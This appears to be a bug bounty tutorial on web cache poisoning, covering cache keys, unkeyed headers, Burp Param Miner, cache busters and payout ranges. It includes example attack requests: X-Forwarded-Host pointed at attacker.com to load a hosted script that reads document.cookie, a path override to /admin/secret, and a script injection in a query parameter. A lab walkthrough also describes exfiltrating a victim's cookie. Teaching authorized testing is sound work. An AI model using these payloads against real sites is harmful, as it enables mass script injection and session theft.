
This article explains web cache poisoning, a high-impact vulnerability where attackers inject malicious payloads via unkeyed HTTP headers to poison cached responses served to all subsequent users without requiring user interaction. The article provides a complete bug bounty methodology covering how caching works, cache key mechanics, attack vectors, automated discovery using Burp Param Miner, safe testing practices with cache busters, and real-world payout data showing rewards from $500 to $25,000+ depending on impact scope.
- Cache poisoning exploits unkeyed inputsWeb caches use cache keys (typically URL, hostname, and specific headers) to determine if two requests are identical. Unkeyed inputs are headers or parameters that affect the response content but are not included in the cache key. When an attacker injects a malicious payload via an unkeyed input like X-Forwarded-Host, the poisoned response gets cached under the legitimate cache key and served to every subsequent user requesting that URL without any special headers needed.
- Common attack vectors by header typeX-Forwarded-Host reflected in script src tags enables JavaScript injection; X-Forwarded-Scheme can force HTTP downgrades; X-Original-URL can override request paths for access control bypass; unkeyed query parameters like utm_source get reflected in responses; Vary header abuse with unescaped cookies enables cookie poisoning. The specific payload depends on where the unkeyed input appears in the response and what it controls.
- Detecting caching with response headersResponse headers indicate active caching: X-Cache: HIT (Varnish/custom), CF-Cache-Status: HIT (Cloudflare), Age header showing seconds cached, and Cache-Control headers. Testing methodology involves sending the same request twice; if Age increases or X-Cache switches from MISS to HIT, caching is confirmed. These headers appear in Burp Repeater response panels on GET requests.
- Param Miner automates unkeyed discoveryBurp Param Miner (installed from BApp Store) automatically tests hundreds of headers and parameters against cacheable endpoints to identify which ones influence response content without being in the cache key. The workflow is: intercept a cacheable request, send to Repeater, right-click → Extensions → Param Miner → Guess headers with cache busters enabled. It flags findings as 'Cacheable unkeyed header' in the Issues tab, eliminating manual header testing.
- Cache busters prevent production cache pollutionA cache buster is a unique query parameter (e.g., ?cb=X7K2M9P1) added to test URLs to create a unique cache key for testing only. Without cache busters, poisoning tests contaminate the production cache and affect real users — violating bug bounty rules and potentially breaking the law. The methodology: add cache buster to poisoning request, verify poisoning by resending with same buster but no malicious header, and immediately stop if confirming poisoning on the real URL without buster to avoid user impact.
- Impact multiplier drives payout variancePayouts range from $500 for unkeyed header reflected XSS on low-traffic endpoints to $25,000+ for CDN-cached JavaScript poisoning on high-traffic sites. The article's impact matrix shows unkeyed header XSS pays $500–$3,000 (High), CDN-cached JS injection pays $5,000–$25,000 (Critical), and CSRF token leaks via cache poisoning pay $5,000–$20,000. Highest payouts target JavaScript files and high-organic-traffic pages affecting millions of daily users.
- Confirmation requires second request without injectionTo verify cache poisoning is working: send the attack request with cache buster and malicious header, then send the same URL with the same cache buster but without the injected header. If the response still contains the attacker's injected content and X-Cache shows HIT, poisoning is confirmed — the malicious content was cached and served without the original header present.
- Reporting strategy prioritizes discovery over exploitationThe article advises finding and thoroughly documenting the unkeyed input itself with responsible testing methodology using cache busters, rather than immediately jumping to full XSS impact demonstration. A clearly demonstrated cache poisoning primitive with proper documentation gets triaged at high severity even before showing the full XSS chain, and demonstrates legal compliance with bug bounty program requirements.
Bottom line: Web cache poisoning is a high-impact vulnerability where unkeyed HTTP headers or parameters poison cached responses served to thousands of users; exploit it using Param Miner for automated discovery, always employ cache busters during testing to avoid affecting real users, and prioritize thorough documentation of the poisoning primitive itself to achieve critical severity ratings and maximum bug bounty payouts.
Web cache poisoning turns caching infrastructure against itself. By injecting a malicious payload via an unkeyed HTTP header, I can poison the cache so every user who requests that URL gets my payload served back — no interaction required from them. It’s one of the most impactful bugs in modern web security and it pays accordingly: $500 for basic reflected XSS to $25,000+ for poisoning CDN-served JavaScript. Today I’m covering the complete cache poisoning bug bounty methodology.
Day 28 covered Prototype Pollution — another client-side logic flaw. Today’s cache poisoning is the server-side equivalent of amplified impact: one poisoned request can affect thousands of users. My full 60-Day Bug Bounty Mastery Course covers this as Day 29 because you need the foundation from SSRF (Day 10) to understand how server-side request manipulation works.
How Web Caching Works
Web caches sit between users and origin servers. When user A requests a page, the cache stores the response. When user B makes the same request, the cache serves the stored response without hitting the origin — improving performance and reducing server load. The cache decides whether two requests are “the same” using a cache key, typically a combination of URL, hostname, and specific headers. Here’s the vulnerability: some inputs affect the response but are not included in the cache key. These are unkeyed inputs. If I can inject a malicious payload via an unkeyed input, the poisoned response gets cached and served to everyone.
Cache Keys and Unkeyed Inputs
A cache key is what the cache uses to decide if two requests should return the same cached response. Standard cache keys include the URL path, query string, and Host header. Unkeyed inputs are everything else the server might use to construct the response — headers like X-Forwarded-Host, X-Original-URL, query parameters that are reflected but not in the key, and cookies. When I find an unkeyed input that gets reflected in the response, that’s my attack surface.
# Response headers that indicate caching is active
X-Cache: HIT                      # Varnish / custom cache
X-Cache: MISS                     # First request, not yet cached
CF-Cache-Status: HIT              # Cloudflare CDN cache
CF-Cache-Status: MISS
Age: 3456                         # Seconds this response has been cached
Cache-Control: public, max-age=3600
Vary: Accept-Encoding             # Headers included in cache key

# Send request twice — if Age increases or X-Cache switches HIT → cached
# Look for these in Burp Repeater response headers on GET requests
Cache Poisoning Attack Vectors
The specific attack depends on which unkeyed header is reflected and where in the response it appears. X-Forwarded-Host reflected in a script src tag gives me JavaScript injection. X-Forwarded-Scheme reflected in a Location header gives me open redirect to HTTPS. X-Original-URL replacing the request path gives me access control bypass. My methodology: find the reflected header, understand what it controls in the response, then build the payload accordingly.
# Vector 1: X-Forwarded-Host → XSS via reflected script src
GET /home?cb=CACHEBUSTER HTTP/1.1
Host: target.com
X-Forwarded-Host: attacker.com

# If response contains: <script src="//attacker.com/analytics.js">
# Then host attacker.com/analytics.js with alert(document.cookie)

# Vector 2: X-Forwarded-Scheme → redirect to HTTP (HTTPS downgrade)
GET /login?cb=CACHEBUSTER HTTP/1.1
Host: target.com
X-Forwarded-Scheme: http

# Vector 3: X-Original-URL → path override
GET / HTTP/1.1
Host: target.com
X-Original-URL: /admin/secret

# Vector 4: Unkeyed query parameter
GET /page?utm_source=<script>alert(1)</script>&cb=BUSTER HTTP/1.1
# If utm_source reflected in response but not in cache key → poison

# Vector 5: Vary header abuse — cookie poisoning
# If Vary: Cookie is set but cookie value reflected unescaped → poison
X-Cache: MISS
Age: 0
Content: <link rel=”canonical” href=”https://TARGET.COM/home”>
You add X-Forwarded-Host: attacker.com and resend:
X-Cache: MISS
Age: 0
Content: <link rel=”canonical” href=”https://attacker.com/home”>
Q1: Is this cacheable? How do you confirm?
Q2: Is X-Forwarded-Host a keyed or unkeyed input?
Q3: What’s the attack potential here?
Q4: What payload makes this a valid high-severity report?
Burp Param Miner: Automated Unkeyed Header Discovery
Manually testing every possible header is time-consuming. Burp Param Miner automates this — it sends requests with large lists of common headers, parameters, and cookies, and identifies which ones influence the response without being in the cache key. My workflow: intercept a request to a cacheable endpoint, right-click, run Param Miner, review the output for headers that cause differences in responses.
Safe Testing: Cache Busters Are Non-Negotiable
Testing cache poisoning without cache busters means I poison the production cache for real users — that’s a violation of bug bounty rules and potentially illegal. A cache buster is a unique query parameter I add to my test URL to create a unique cache key for my tests. Every real user’s requests go through the normal cache key; my test requests have a unique key and only affect me. My rule: never send a cache poisoning test without a unique cache buster. Never skip this step.
# ALWAYS add a unique cache buster to your test requests
GET /home?cb=X7K2M9P1 HTTP/1.1     ← unique to your test session
Host: target.com
X-Forwarded-Host: attacker.com

# Verify your specific cache entry is poisoned (your buster only)
GET /home?cb=X7K2M9P1 HTTP/1.1
Host: target.com
# ← NO X-Forwarded-Host header this time
# Response should still contain attacker.com if poisoned ✓

# Use Burp Collaborator for safe out-of-band confirmation
X-Forwarded-Host: YOUR_COLLABORATOR_ID.oastify.com

# To confirm impact without affecting real users:
# Show in report that cache key = /home?cb=X7K2M9P1 is poisoned
# Demonstrate same attack works on /home (no buster) to show scope
# But clean up — request /home with no buster to invalidate before reporting
1. Open Burp Suite, enable proxy, launch the lab
2. Browse to the home page — intercept the GET / request
3. Send to Repeater — look for X-Cache header in response
4. Add X-Forwarded-Host: YOUR_EXPLOIT_SERVER to the request
5. Check if the response contains your injected host
6. Host a JS file on the exploit server: alert(document.cookie)
7. Poison the cache so the home page loads your JS
8. When victim visits the home page, their cookie is exfiltrated
Real Bug Bounty Examples and Payouts
Cache poisoning reports on HackerOne span a wide range of severity depending on what gets poisoned and what impact it achieves. My framework for assessing impact: what URL is poisoned, what’s the traffic volume, what does the payload achieve (reflected XSS vs stored XSS vs account takeover vs malware distribution), and does it affect authenticated or unauthenticated users. The highest payouts come from poisoning JavaScript files served by CDN — attacker code gets executed by every user who loads the page.
Phase 1 — Identify cacheable endpoints:
1. Browse the app — look for GET requests
2. Check response headers for X-Cache, Age, CF-Cache-Status
3. Send same request twice — confirm HIT on second request
Phase 2 — Param Miner discovery:
4. Right-click request → Extensions → Param Miner → Guess all
5. Enable cache busters — critical safety step
6. Wait for results in Extensions → Param Miner tab
Phase 3 — Exploit development:
7. For each unkeyed header found — where is it reflected?
8. Build payload: if script src → host evil.js on exploit server
9. Poison with cache buster first → confirm poisoned response
10. Document full attack chain for the report
Frequently Asked Questions
What is web cache poisoning?
What headers are commonly used in cache poisoning attacks?
Why do I need a cache buster for testing?
What does Burp Param Miner do?
What’s the highest severity cache poisoning impact?
How do I confirm cache poisoning is working?
📚 Further Reading
- 60-Day Bug Bounty Mastery Course Hub — The complete course sequence from reconnaissance to advanced server-side vulnerabilities.
- Day 10: SSRF Bug Bounty — Server-side request manipulation fundamentals that feed directly into understanding cache poisoning attack chains.
- Web Application Security Hub — The full taxonomy of web vulnerabilities with hands-on labs and methodology guides.
- PortSwigger — Web Cache Poisoning Research — James Kettle’s original research defining web cache poisoning as an attack category, with all PortSwigger academy labs.
- HackerOne Hacktivity — Cache Poisoning Disclosures — Disclosed bug bounty reports for real cache poisoning vulnerabilities showing impact and payout context.

Hello Sir,does the lesson stop updating?
Nope, we will update the next lessons. Acutally right now there is huge demand of AI & LLM Bounty so we are focussed on same for time being.